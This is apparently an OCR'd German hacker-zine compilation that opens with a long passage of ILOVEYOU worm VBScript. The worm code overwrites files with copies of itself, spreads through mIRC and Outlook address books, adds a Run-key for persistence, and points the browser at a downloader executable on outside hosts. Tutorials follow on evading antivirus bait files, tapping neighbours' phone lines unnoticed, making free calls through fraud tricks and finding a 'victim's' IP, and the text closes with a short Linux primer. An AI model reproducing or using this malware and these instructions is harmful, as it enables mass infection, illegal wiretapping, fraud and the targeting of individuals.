regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~koichi/jf6TRjkcbGRpGqaq198vbFV5hfFEkbopBdQZn
m
POhfgER67b3Vbvg/WIN-BUGSFIX.exe"
elseif num = 4 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~chu/sdgfhjksdfjklNBmnfgkKLHjkqwtuHJBhAFSDGjk
h
YUgqwerasdjhPhjasfdglkNBhbqwebmznxcbvnmadshfgqw237461234iuy7thjg/WIN-
BUGSFIX
.exe"
end if
end if
if (fileexist(downread&"\WIN-BUGSFIX.exe")=0) then
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\WIN-
BUGSFI
X",downread&"\WIN-BUGSFIX.exe"
regcreate "HKEY_CURRENT_USER\Software\Microsoft\Internet
Explorer\Main\Start
Page","about:blank"
end if
end sub
sub listadriv
On Error Resume Next
Dim d,dc,s
Set dc = fso.Drives
For Each d in dc
If d.DriveType = 2 or d.DriveType=3 Then
folderlist(d.path&"\")
end if
Next
listadriv = s
end sub
sub infectfiles(folderspec)
On Error Resume Next
dim f,f1,fc,ext,ap,mircfname,s,bname,mp3
set f = fso.GetFolder(folderspec)
set fc = f.Files
for each f1 in fc
ext=fso.GetExtensionName(f1.path)
ext=lcase(ext)
s=lcase(f1.name)
if (ext="vbs") or (ext="vbe") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
elseif(ext="js") or (ext="jse") or (ext="css") or (ext="wsh") or
(ext="sct")
or (ext="hta") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
bname=fso.GetBaseName(f1.path)
set cop=fso.GetFile(f1.path)
cop.copy(folderspec&"\"&bname&".vbs")
fso.DeleteFile(f1.path)
elseif(ext="jpg") or (ext="jpeg") then
set ap=fso.OpenTextFile(f1.path,2,true)
```

```
ap.write vbscopy
ap.close
set cop=fso.GetFile(f1.path)
cop.copy(f1.path&".vbs")
fso.DeleteFile(f1.path)
elseif(ext="mp3") or (ext="mp2") then
set mp3=fso.CreateTextFile(f1.path&".vbs")
mp3.write vbscopy
mp3.close
set att=fso.GetFile(f1.path)
att.attributes=att.attributes+2
end if
if (eq<>folderspec) then
if (s="mirc32.exe") or (s="mlink32.exe") or (s="mirc.ini") or
(s="script.ini") or (s="mirc.hlp") then
set scriptini=fso.CreateTextFile(folderspec&"\script.ini")
scriptini.WriteLine "[script]"
scriptini.WriteLine ";mIRC Script"
scriptini.WriteLine "; Please dont edit this script... mIRC will corrupt,
if mIRC will"
scriptini.WriteLine " corrupt... WINDOWS will affect and will not run
correctly. thanks"
scriptini.WriteLine ";"
scriptini.WriteLine ";Khaled Mardam-Bey"
scriptini.WriteLine ";http://www.mirc.com"
scriptini.WriteLine ";"
scriptini.WriteLine "n0=on 1:JOIN:#:{"
scriptini.WriteLine "n1= /if ( $nick == $me ) { halt }"
scriptini.WriteLine "n2= /.dcc send $nick
"&dirsystem&"\LOVE-LETTER-FOR-YOU.HTM"
scriptini.WriteLine "n3=}"
scriptini.close
eq=folderspec
end if
end if
next
end sub
sub folderlist(folderspec)
On Error Resume Next
dim f,f1,sf
set f = fso.GetFolder(folderspec)
set sf = f.SubFolders
for each f1 in sf
infectfiles(f1.path)
folderlist(f1.path)
next
end sub
sub regcreate(regkey,regvalue)
Set regedit = CreateObject("WScript.Shell")
regedit.RegWrite regkey,regvalue
end sub
function regget(value)
Set regedit = CreateObject("WScript.Shell")
regget=regedit.RegRead(value)
end function
function fileexist(filespec)
On Error Resume Next
dim msg
if (fso.FileExists(filespec)) Then
msg = 0
else
msg = 1
end if
```

```
fileexist = msg
end function
function folderexist(folderspec)
On Error Resume Next
dim msg
if (fso.GetFolderExists(folderspec)) then
msg = 0
else
msg = 1
end if
fileexist = msg
end function
sub spreadtoemail()
On Error Resume Next
dim x,a,ctrlists,ctrentries,malead,b,regedit,regv,regad
set regedit=CreateObject("WScript.Shell")
set out=WScript.CreateObject("Outlook.Application")
set mapi=out.GetNameSpace("MAPI")
for ctrlists=1 to mapi.AddressLists.Count
set a=mapi.AddressLists(ctrlists)
x=1
regv=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a)
if (regv="") then
regv=1
end if
if (int(a.AddressEntries.Count)>int(regv)) then
for ctrentries=1 to a.AddressEntries.Count
malead=a.AddressEntries(x)
regad=""
regad=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead)
if (regad="") then
set male=out.CreateItem(0)
male.Recipients.Add(malead)
male.Subject = "ILOVEYOU"
male.Body = vbcrlf&"kindly check the attached LOVELETTER coming from me."
male.Attachments.Add(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
male.Send
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead,1,"REG_DWORD"
end if
x=x+1
next
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a.AddressEntries.Count
else
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a.AddressEntries.Count
end if
next
Set out=Nothing
Set mapi=Nothing
end sub
sub html
On Error Resume Next
dim lines,n,dta1,dta2,dt1,dt2,dt3,dt4,l1,dt5,dt6
dta1="LOVELETTER - HTML<?-?TITLE> NAME=@-@Generator@-@ CONTENT=@-@BAROK VBS
- LOVELETTER@-@>"&vbcrlf& _
" @GRAMMERSoft Group ?-? Manila, Philippines ?-? March 2000@-@>"&vbcrlf& _
" good...@-@>"&vbcrlf& _
"<?-?HEAD> ONMOUSEOUT=@-@window.name=#-#main#-#;window.open(#-#LOVE-LETTER-
FOR-YOU.HTM#
-#,#-#main#-#)@-@ "&vbcrlf& _
```

```
"ONKEYDOWN=@-@window.name=#-#main#-#;window.open(#-#LOVE-LETTER-FOR-
YOU.HTM#
-#,#-#main#-#)@-@ BGPROPERTIES=@-@fixed@-@ BGCOLOR=@-@#FF9933@-@>"&vbcrlf&
_
" This HTML file need ActiveX Control<?-?p> To Enable to read
this HTML file
- Please press #-#YES#-# button to Enable
ActiveX<?-?p>"&vbcrlf& _
"<?-?CENTER> BGCOLOR=@-@yellow@-@>----------z--------------------z---------
-<?-?MARQUEE>
"&vbcrlf& _
"<?-?BODY><?-?HTML>"&vbcrlf& _
""&vbcrlf& _
""&vbcrlf& _
"<?-?SCRIPT>"
dt1=replace(dta1,chr(35)&chr(45)&chr(35),"'")
dt1=replace(dt1,chr(64)&chr(45)&chr(64),"""")
dt4=replace(dt1,chr(63)&chr(45)&chr(63),"/")
dt5=replace(dt4,chr(94)&chr(45)&chr(94),"\")
dt2=replace(dta2,chr(35)&chr(45)&chr(35),"'")
dt2=replace(dt2,chr(64)&chr(45)&chr(64),"""")
dt3=replace(dt2,chr(63)&chr(45)&chr(63),"/")
dt6=replace(dt3,chr(94)&chr(45)&chr(94),"\")
set fso=CreateObject("Scripting.FileSystemObject")
set c=fso.OpenTextFile(WScript.ScriptFullName,1)
lines=Split(c.ReadAll,vbcrlf)
l1=ubound(lines)
for n=0 to ubound(lines)
lines(n)=replace(lines(n),"'",chr(91)+chr(45)+chr(91))
lines(n)=replace(lines(n),"""",chr(93)+chr(45)+chr(93))
lines(n)=replace(lines(n),"\",chr(37)+chr(45)+chr(37))
if (l1=n) then
lines(n)=chr(34)+lines(n)+chr(34)
else
lines(n)=chr(34)+lines(n)+chr(34)&"&vbcrlf& _"
end if
next
set b=fso.CreateTextFile(dirsystem+"\LOVE-LETTER-FOR-YOU.HTM")
b.close
set d=fso.OpenTextFile(dirsystem+"\LOVE-LETTER-FOR-YOU.HTM",2)
d.write dt5
d.write join(lines,vbcrlf)
d.write vbcrlf
d.write dt6
d.close
end sub
```

Wie man seine Viren Anti-Bait-fähig macht:

Diesmal ein etwas kürzeres und mehr theoretisches Tutorial,
da ich im Moment recht viel zu tun hab.. :(Ok worum geht es hier in diesem Tutor ?
Um Bait Files.. Bait Files sind Köder, mit denen die Anti-Virus Programmierer einen Virus testen. Sie haben hunderte dieser Dateien auf einem Rechner und lassen auf diesem den neu gefundenen Virus frei. Dann wird überprüft, welche Dateitypen infiziert sind, und ob der Virus auch
unter einem anderen OS lauffähig ist (Dos/Win31/Win95/WinNT..) Anhand der Masse an infizierten Dateien, können sie nun schon einiges feststellen.. Art des Virus (Com,Exe,PE..), etwas über die Verbreitungstechnik des Virus, die Länge um die sich eine infizierte Datei vergrößert, ob der Virus
polymorph oder nur verschlüsselt ist..usw Auch werden dann diese Dateien verwendet, um dann, wenn ein Suchstring für den Virus gefunden ist den Virenscanner zu teste, da auch alle infizierten Dateien entdeckt und der Virus in ihnen entfernt werden soll. Wenn der Scanner nicht alle
findet wär es ja auch unsinnig, da der PC unter normalen Umständen nach einer Woche wieder komplett infiziert wäre. Was können wir dagegen machen ? ...Gute Frage, ich werde versuchen, sie in diesem Tutor zu beantworten. Früher versuchte man Eigenschaften in den Virus zu programmieren, die verhindern, das er allzuviele Dateien auf einmal infiziert. Dies wiederspricht aber dem, das ein Virus sich möglichst schnell verbreiten soll, damit er möglichst lange irgendwo überlebt, bevor die AV's einen Scanner entwickelt haben. Wenn ein Virus erst 1-2 mal um die Welt gegangen ist wird er immer wieder irgendwo auftreten, da immer irgendwo verseuchte Dateien rumschwirren... (hab das letztens selber erfahren müssen *g*)
Dann kam man dahinter, das Bait Dateien gewisse Eigenschaften aufweisen, die sie von normalen Programmen unterscheidet. Diese Eigenschaften überprüft man vor der Infection und lässt dann die Datei aus, wenn sie wie eine Bait-Datei erscheit. Die erste, und am simpelsten zu überprüfende Eigenschaft
ist die Größe. Da hunderte von diesen Bait Files auf einen Rechner passen müssen, sind sie relativ klein. Hier eine Liste, ab welcher Dateigröße man Dateien infizieren sollte, um Bait Dateien auszuschließen, aber normale Programme nicht auszulassen,..

```
    COM     -- 10 KB
    Dos-EXE -- 20 KB
    PE-EXE  -- 50 KB
```

Dies sind natürlich nur ungefähre Richtwerte, schaut einfach mal bei euch auf dem Rechner nach, wie groß die kleinste Datei der Sorte so ist. Eine weitere Eigenschaft ist das Erstellungsdatum. Bait Files werden normalerweise mit einem Bait-Generator kurz vor dem Testen erstellt. Also versucht man Dateien zu vermeiden, deren Erstellungsdatum nur 2-3 Tage zurück liegt. Die Dateinamen der Baits sind auch interessant, oftmals enthalten sie Ziffern, was normalerweise nicht so häufig ist. Einfach überprüfen, ob eine Zahl im Dateinamen vorkommt, und wenn ja die Datei nicht infizieren. Da die Köder mit Generatoren erstellt werden, tragen sie
oftmals fortlaufende Dateinamen. aaaa.com, aaab.com, aaac.com ...
Wenn man den letzten gefundenen Dateinamen speichert und dann die letzte Stelle erhöht (Übertrag auf andere Stellen nicht vergessen) und der neue Dateiname mit dem ermittelten identisch ist, sollte man die Datei besser auch nicht infizieren. Dos-EXE Köderdateien haben oftmals keinen Stack, was bei normalen Programmen so gut wie niemals vorkommt. Deshalb einfach mal checken, ob der Stack vorhanden ist, wenn nicht.. ok ihr wisst was dann zu tun ist *g* Die letzte und aufwendigste Möglichkeit ist die Emulation,
bzw eine Überprüfung dessen, was die Bait-Datei macht. Normalerweise ist der größte Teil der Daten in einer Bait Datei Daten und nicht Code, dass bedeutet, das sie recht schnell das Programm beenden. Also sucht man den Anfangspunkt des Codes, bei COM Dateien am Dateistart und bei EXE-Dateien steht er im Header. Und überprüft die ersten paar Bytes auf Sachen wie ein 'int 20h', mov ah, 4ch int 21h
Dies sind die Befehle, mit denen die meisten Programme beendet
werden. Sind diese dort am Start vorhanden, wird das Programm
nur ein paar fake-Operationen (nop *g*) ausführen und dann
beenden. Ok, das wars von mir zum Thema Anti-Bait coding..


Phreaking

Genaue Beschreibung wie man Telephonleitungen anzapft:

Anzapfen von Telefonleitungen in Mehrfamilienhäusern

1. Grundwissen
Jede Telefonleitung besteht grundsätzlich aus zwei Leitungen (ja, auch ISDN. dazu später mehr) auch wenn die TAE-Dosen der Telekom furchtbar kompliziert aussehen. Über diesen zwei Leitungen liegt eine Spannung von 28 Volt. Daran kann man erkennen welche Drähte die relevanten sind. Einfach mit einem Voltmeter ausmessen.


2. Angriffspunkt
Das Anzapfen funktioniert über einen Kasten im Keller des Hauses. Dieser sieht von Haus zu Haus verschieden aus. Manchmal ist er in die Wand eingemauert in anderen Fällen ist er einfach an dieser befestigt. Auch die Größe variiert stark. Manchmal ist er an einem Post- oder Telekomlogo zu erkennen, aber nicht immer. Im Zweifelsfall alle Kästen im Keller öffnen (nur nicht erwischen lassen) und 'reingucken ob es der richtige ist. Innen sieht der Kasten ungefähr so aus Drähte (meistens braun und schwarz)



setzt sich so fort (für jeden Bewohner des Hauses ein Paar Schrauben) Jedes dieser Schraubenpaare ist ein Telefonanschluss. Wenn man will kann man bereits jetzt telefonieren/abhören indem man den Stecker von einem normalen Telefon abkneift (ein Telefon kostet etwa 20-30DM wenn man nicht gerade die super-duper fax/digitaler anrufbeantworter ISDN-Maschine nimmt) und die zwei "heissen" Drähte des Telefons (im Zweifelsfall ausprobieren) parallel zu den vorhandenen Drähten eines Anschlußes befestigt (die vorhandenen Drähte läßt man besser dran weil die zum eigentlichen Besitzer des Anschlußes führen und dieser wahrscheinlich mißtrauisch wird wenn sein Telefon plötzlich tot ist). Da man aber im Keller ziemlich leicht erwischt werden kann und ein offener Kasten mit eingestöpselten Telefon wohl ziemlich schwer zu erklären ist möchten bestimmt viele das Benutzen des Anschlusses in der eigenen (oder Wohnung des Freundes/Verwandten) durchführen. Dazu braucht man ein Kabelpaar das in die gewünschte Wohnung führt. Glück hat derjenige, dem der Vermieter mehr als nur ein Kabelpaar in die eigene Wohnung gegönnt hat. Dieser kann einfach das zusätzliche Paar verwenden. Meistens ist man aber in der unglücklichen Position das nur ein Kabelpaar existiert und ein externes Kabel vom Keller durchs Treppenhaus in die eigene Wohnung nur schwer zu erklären ist. Die Lösung des Problems ist die Benutzung des Kabelpaars des eigenen Anschlusses. Dazu muß man natürlich erst einmal wissen welcher Anschluß der eigene ist. Dazu geht man in seine eigene Wohnung und schließt die zwei Drähte kurz. Dann testet man im Keller mit einem Durgangs- prüfer welcher Anschluß der richtige ist. Demjenigen der keinen Prüfer hat bleibt nichts anderes übrig als die Anschlüsse nacheinander die Drähte der Anschlüsse abzunehmen und das Telefon abzunehmen um zu hören ob es tot ist.

Wenn es tot ist hat man gerade seinen eigenen Anschluß abgekoppelt. (nicht vergessen die Dräht wieder anzuschließen weil sonst ziemlich schnell die Telekom vor der Tür steht weil ein besorgter Mensch den Störungsdienst angerufen hat.) Hat man den eigenen Anschluß gefunden kann man die Drähte beliebig auf andere Anschlüsse umstöpseln.

3. Sicherheit
   Dabei ist aber einiges zu beachten:
   - NIEMALS einen Freund oder einen Verwandten anrufen. Fliegt die Sache auf. werden ihnen unangenehme Fragen gestellt.
   - Sprachkommunikation über eine angezapfte Leitung ist IMMER ein größeres Risiko als eine Datenkommunikation per Modem. Denn nimmt der Angezapte den Hörer ab, hört er das gerade laufende Gespräch. Bei einem Modem hört er nur ein komisches Rauschen, was die meisten Leute nicht zuzuordnen wissen. In so einem Fall erweist sich die Instabilität einer Modemverbindung als praktisch. Hebt der Angezapfte den Hörer ab erzeugt das ein Knacken in der Leitung und die Modemverbindung bricht automatisch zusammen und das Modem legt auf. Der Angezapfte hört ein Rauschen, wundert sich, drückt ein paar mal auf die Gabel und hört den Wählton und ist befriedigt.
   - Die Leitung nicht Tag und Nacht angezapft lassen. Benachrichtigt der Angezapfte die Terrorkom, so ist diese innerhalb von wenigen Tagen oder Stunden da. Eine gute Möglichkeit ist es die Leitung nur Nachts anzuzapfen, da die Terrorkom-Mitarbeiter um die Zeit nicht kommen und der Angezapfte das Telefon am wenigsten benutzt. Am Morgen kann man dann vor Schule/Uni/Arbeit schnell die Leitungen entfernen und hat so immer eine weisse Weste.
   - ISDN Wie ich schon erwähnte kommt auch ISDN über zwei Leitungen. Das sieht etwa so aus:



Leitungen der Telekom 4-adriger S0-Bus Theoretisch ist ISDN also mit einer NTBA anzapfbar, ich habe es aber noch nie
praktisch getestet.

Verschiedene Möglichkeiten des kostenlosen Telefonierens:

Methode1:
1. Geld einwerfen
2. 11880 anrufen
3 mit deiner Wunschnummer verbinden lassen
4. los telefonieren
5. nach dem telefonieren Geld wieder entnehmen

Methode2:
1. Eine 0130 Nummer anrufen
2. irgendwas labern und warten bis die Verbindung getrennt wird (nicht auflegen)
3. Nummer die du anrufen willst wählen
4. los telefonieren

Methode3:
1. Hörer abheben
2. mit einem DTMF Tonwahlgeber die Nummer einer Auskunft wählen
3. mit deiner Wunschnummer verbinden lassen
4. los telefonieren Telefonzellen

Telefonzellen:
1. Hörer abheben
2. 0 wählen
3. die Gabel langsam hinunter drücken
4. mit einem DTMF Tonwahlgeber die Nummer einer Auskunft wählen
5. mit deiner deiner Wunschnummer verbinden lassen
6. los telefonieren (wie du die T-Zelle auf Tonwahl umstellen kannst, wird meistens auf einem Aushang in der T-Zelle erklärt)

IP

Wie man von Leuten die IP Nummer rausbekommt:

Wie finde ich die IP von jemandem raus?
I. Wenn das Opfer ICQ hat.
II. Wenn das Opfer im IRC ist.
III.Wenn ich des Opfers DNS habe.
IV. Wenn ich eine direkte Verbindung zum Opfer habe.

I.Wenn das Opfer ICQ hat.
Als erstes connectest du dich zum Internet.
Dann darfst du zu keinem Server Verbindung (manuel) aufnehmen,
Nun schickst du der Person, dessen IP du willst, eine Message.
Sobald die Message angekommen ist, startest du ein MS-DOS Fenster.
Da gibst du ein: netstat /a
Nun siehst du alle Verbindungen, darunter hat es min. eine,
die dahinter ein ETABLISHED hat. Das ist die IP Adresse unseres
Opfers. Falls mehrere Verbindungen ETABLISHED sein sollten,
musst du versuchen manche Programme zu beenden.
Oder anhand des Ports (ICQ Port ist über 1000) die richtige
IP rausfinden.
II.Wenn das Opfer im IRC ist.
Im IRC gibt es einen extra Befehl um die IP rauszufinden,
dieser lautet: "whois". Also geben wir mal whois ein.
Nun erscheint (bei MIrc) beim Fenster Namens STATUS,

irgendein Text wo etwas steht wie:
dialup-232.freesurf.ch:6667
Nun wissen wir die Adresse des Opfers,
ein Ping zu dialup-232.freesurf.ch sollte nun genügen.
Voilà, da steht die IP Adresse...

III.Wenn ich des Opfers DNS Adresse habe.
Nichts einfacher als das, wir gehen in den MS-DOS Modus und
geben einfach ping (DNSADRESSE) ein.
Nun steht da irgendwas wie: Pinging microsoft.com [194.165.22.135] with 32 bytes of data:
Reply from 194.165.22.135: bytes=32 time<10ms TTL=128
Reply from 194.165.22.135: bytes=32 time<10ms TTL=128
Reply from 194.165.22.135: bytes=32 time<10ms TTL=128
Reply from 194.165.22.135: bytes=32 time<10ms TTL=128 Ping statistics for 194.165.22.135:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0 ms   =>Im Beispiel ist die IP = 194.165.22.135 und die DNS = microsoft.com

IV.Wenn ich eine direkte Verbindung zum Opfer habe.
Funktioniert gleich wie ICQ,
einfach netstat /a eingeben und die aktiven (ETABLISHED)
Verbindungen suchen.

Provider einer Person anhand seiner IP herausbekommen:

Das einzige was du benötigst, um den Provider einer Person zu ermitteln, ist seine komplette IP Adresse oder die IP Adresse bis hin zum Subnetz. Solltest du diese haben, dann haben wir in dem Fall schonmal gewonnen. Solltest du diese nicht haben ... trainiere !!! (in den meisten Chaträumen oder im IRC bekommt ihr sie mit dem Befehl "whois". Ihr könnt sie auch aus einer EMail nehmen, indem ihr euch den Header der Message genau betrachtet) Okay, weiter geht's. Wir haben also die (komplette oder einen Teil) seiner IP Adresse. Nun müssen wir nur noch eine WHOIS Anfrage starten. Dazu nutzen wir den Service mehrerer Dienste im Internet die frei zugänglich sind. Folgende Adresse(n) notieren:

- http://www.nic.de/whois.html
  Wir starten bei diesem Dienst unsere Anfrage sollten wir vermuten, daß die Person aus Deutschland kommt
- http://www.arin.net/whois/arinwhois.html
  Wir starten bei diesem Dienst unsere Anfrage sollten wir vermuten, daß die Person aus Amerika kommt
- http://www.ripe.net/db/whois.html
  Wir starten bei diesem Dienst unsere Anfrage sollten wir vermuten, daß die Person aus Europa (allegmein) oder Afrika kommt
- http://www.apnic.net/reg.html
  Wir starten bei diesem Dienst unsere Anfrage sollten wir vermuten, daß die Person aus Asien oder der Pazifikregion kommt.

Nachdem wir unsere Anfrage gestartet haben, beeindruckt uns entweder das Ergebnis, indem wir eine positive Antwort bekommen haben, so daß wir z.B. den Provider nun sehen können, oder aber die Adresse des Providers oder aber wie gross das Subnetz des Providers ist. Und was man mit einem Subnetz und einem Scanner alles anrichten kann, daß wissen wir doch alle ;-)
Sollten wir aber beim ersten Mal kein Glück gehabt haben, so starten wir einfach die nächste Anfrage bei einem anderen Dienst so lange
bis wir alle durch haben oder eine positive Antwort bekommen haben.

Und das keine der Möglichkeiten funktioniert kann nicht sein, denn bei irgendeinem Provider muss er sich ja einwählen und der ist nun mal online registriert und damit auch abrufbar ;-) So, das war auch schon das eigentliche Geheimnis worum es beim Provider Sniffing geht !!! Anmerkung: AOL gehört zu Amerika.

Wie bekomme ich eine IP heraus?:

Hier gibt es verschiedene möglichkeiten:
I. --> über ICQ
II. --> irgendeinen Chat
III.--> IRC

I.) über ICQ:
Auch hier gibt es wieder 3 Möglichkeiten:

a) Dies ist die einfachste und auch die Empfehlenswerteste.
Man geht einfach in der Liste von ICQ auf den gewünschten Namen, drückt die recht Maustaste (bei manchen auch die Linke) und klickt auf User's Details. Nun öffnet sich ein Fenster, bei dem in der oberen Hälfte irgendwo Current / Last IP steht. Rechts daneben sollte jetzt eine Nummer stehen. Wenn da nur ein leeres Feld ist, dann hast du Pech gehabt, denn der ICQ-User hat das DO NOT PUBLISH MY IP_ADRESSE – Feld angeklickt. Ist dies der Fall, dann benutzt eine der anderen Möglichkeiten.

b) Wie bei a) geht man auf den Namen¬ rechte Maustaste¬ User's Details. Diesmal aber nicht bei IP sondern bei ICQ#: (auch UIN genannt). Diese Nummer gibt man in einen IP-Sniffer bei UIN ein, den man auf der *Z* Page downloaden kann. Jetzt sollte bei IP RAS die IP stehen. Jene Methode geht meistens nicht, also benutzt am besten a) oder c).

c) Dies hier ist eindeutig die beste Methode beim ICQ (E-MSDOS), um an eine IP ranzukommen. Als erstes öffnet man mal das Eingabeaufforderung-MS-Dos Fenster. Jetzt versendet man dem, von dem man die IP möchte, eine Message. Ist dies erledigt geht man sofort zur E-MSDOS und gibt dort "c:\Windows\netstat /a" ein. Normal steht C:\Windows schon, also muss man nur noch "netstat /a" eingeben. Es erscheinen nun ziemlich viele unnützliche Sachen. Da sollte irgendwo etwas in Form von: "pop-ls-12-3-5-dialup-13.SERVER.de:3778 ESTABLISHED"
Von da braucht man allerdings nur vom Anfang bis und mit Server (freesurf.ch oder so). Jetzt gibt man im E-MSDOS wie vorher nach dem "C:\Windows\" folgendes ein:
"ping !!!UND JETZT GENAU DIESE ADRESSE!!!
Was etwa so aussehen sollte:
"C:\Windows\ping pop-ls-12-3-5-dialup-13.SERVER.de"
Nun kommt die gesuchte IP etwa 5 mal....

II.)über einen Chat:
Meistens ist es nicht sehr schwer über einen Chat an die IP eines andern zu kommen. Manchmal (Microsoft Chat ...) genügt es schon auf den gewünschten Namen mit der rechten Maustaste zu klicken und dann z.Bsp. auf Identität oder so was ähnliches zu klicken und voilà, schon sieht man die gewünschte IP. Hier einige bei denen es ziemlich einfach geht.
Microsoft Chat rechte Maustaste auf Namen¬Identität ....Weitere folgen, hab jetzt keine Zeit.....

III.)über IRC:
Auch diese Metzhode ist nicht sonderlich schwer. Hier gibt es einen Befehl um diese rauszufinden. man gibt einfach "/whois NICKNAME". Nun sieht man von der Person, von der man den NICKNAME eingetragen hat irgendwas das ähnlich wie beim ICQ--> c) aussieht. auch hier gibt man wieder "ping !!!das wo man voher sah bei /whois!!!" ein.

Linux/Unix

Betriebssystem Linux:

Dieser Text wird euch ein bißchen über das Betriebssystem Linux aufklären. Linux ist ein Betriebssystem wie viele andere auch, allerdings gibt es sehr grosse Unterschiede zwischen z.B. Linux und Win...s. Vielleicht kennst du auch das Wort Unix. Unix ist ein Betriebssystem das von spezies auf Grossrechnern eingesetzt wird. Linux ist ein Unix für PC's. Es gibt viele Gründe dafür sich Linux anzuschaffen. Inhalt

[1] Vorteile
[2] Nachteile
[3] was ist nun mit meinem Windows???

[1] Vorteile
1. Linux läuft viel stabiler als Win...s. dies ist z.B. im Netzwerkbereich wichtig.
2. Linux kann viele Dinge gleichzeitig machen. ("echtes Multitasking") z.B. können mehrere User an einem Linux Rechner arbeiten oder spielen.
3. Linux ist praktisch kostenlos und umsonst. :-) Es wird nicht wie andere Betriebssysteme mit einer Lizenzurkunde verkauft. Du darfst Linux frei kopieren und weitergeben. Ausserdem wird der Programmcode mitgeliefert und wenn du dich damit auskennst, kannst du Elemente ändern.
4. Linux hat inzwischen ein ausgereifte graphische Oberfläche und ist auch komfortabel mit der Maus bedienbar. Wenn du allerdings Veränderungen im System vornehmen möchtest, musst du Programmbefehle eingeben.
5. Linux ist das Standartbetriebssystem für Hacker.

[2] Nachteile
1. Die meisten Win-Programme kannst du nicht mit Linux benutzen. Wenn es um Spiele geht, dann kannst du dir kostenlos Emulatoren aus dem Inet runterladen. Allerdings laufen viele Spiele instabil oder garnicht. Linux ist eben zum arbeiten gedacht und nicht, zum spielen. Von einigen Spielen gibt es aber auch spezielle Linux-Versionen. z.B. Civilization
2. Linux ist natürlich nicht ganz so einfach zu bedienen wie das Idiotensichere Windoofs. Aber nach einiger Zeit hast du sich schnell daran gewöhnt.
3. Linux ist sehr gross im Vergleich zu Win, ... aber egal.

[3] was ist nun mit meinem Windows???
Linux benötigt wie jedes andere Betriebssystem Platz wo es mit keinem anderen BS in konflikt gerraten kann. Entweder du richtest eine eigene Boot-Partition ein oder du hängst eine zweite Festplatte an deinem Computer. Am Besten ist es natürlich, wenn du Windoofs ganz und gar löschst. Aber wenn du ums gelegentliche spielen nicht rum kommst musst du win nun mal drauf lassen.

Einführung in die grundlegende Systemsicherheit unter Linux:

-Einführung-
Tag täglich erscheinen neue Berichte von neuen Methoden um in andere Rechner einzubrechen und man hört von neuen Geschichten von noch Bösartigeren Viren die wiedermal irgend wo Daten vernichtet haben. System Sicherheit ist jedoch nicht nur etwas was für Profis ist sondern man kann schon mit ein par richtlinen ein bischen sicherer im Netz leben. Ich will mit diesem File zeigen das auch Anfänger ihre System schon etwas sichern können.....

-Grundlagen-
Bevor man auf einzelne Schutzmechanismen eingeht sollte man an dieser stelle klarstellen was Sicherheit überhaupt bedeutet. Die folgenden Punkt machen klar das die Sicherheit des eigenen Rechners schon etwas Gutes ist :

1. Schutz der Resourcen
2. Zugang zu Informationen
3. Verfügbarkeit von Daten
4. Integrität von Daten
5. Vertraulichkeit der Daten (Firmendaten, Kundendaten oder Patientendaten in artzpraxen und Banken)
6. Privatsphäre

Jedoch beziehen sich diese 6 Punkte nicht nur auf den Unbefugten Zugriff von Dritten sondern auch auf Hardware dinge wie z.B. auf Festplatten Crashs oder kaputte Sicherungsbänder. Zusammen gefasst ergeben sich folgende Punkte in denen die Sicherheit eines Computers Gefahr ausgesetzt ist : Benutzer, die direkt an den jeweiligen Computern arbeite, stellen mit die Grösste bedrohung dar da. Kommunikation über lokale oder WeltWeite Netzwerke wie das Internet da dabei Angriffe getätigt werden können ohne das sich ein Benutzer vor Ort aufhällt. Direkter Zugriff auf den Computer durch einbrecher. Naturkatastrophen gegenüber sind Computer z.B. leider sehr anfällig. :) Hard und Software kann durch fehler den Datenbestand an sich gefährden. Speichermedien können gestohlen oder (ausversehen) beschädigt werden. Ich werde veruschen in diesem File vorallem auf die ersten 3 Punkte einzugehen das sie meist die mehrheit der ComputerAngriffe dar stellen.

1.1 Lokale Sicherheit
Mit der Sicherheit fängt man am besten am eigenen Rechner an !

Paßwörter
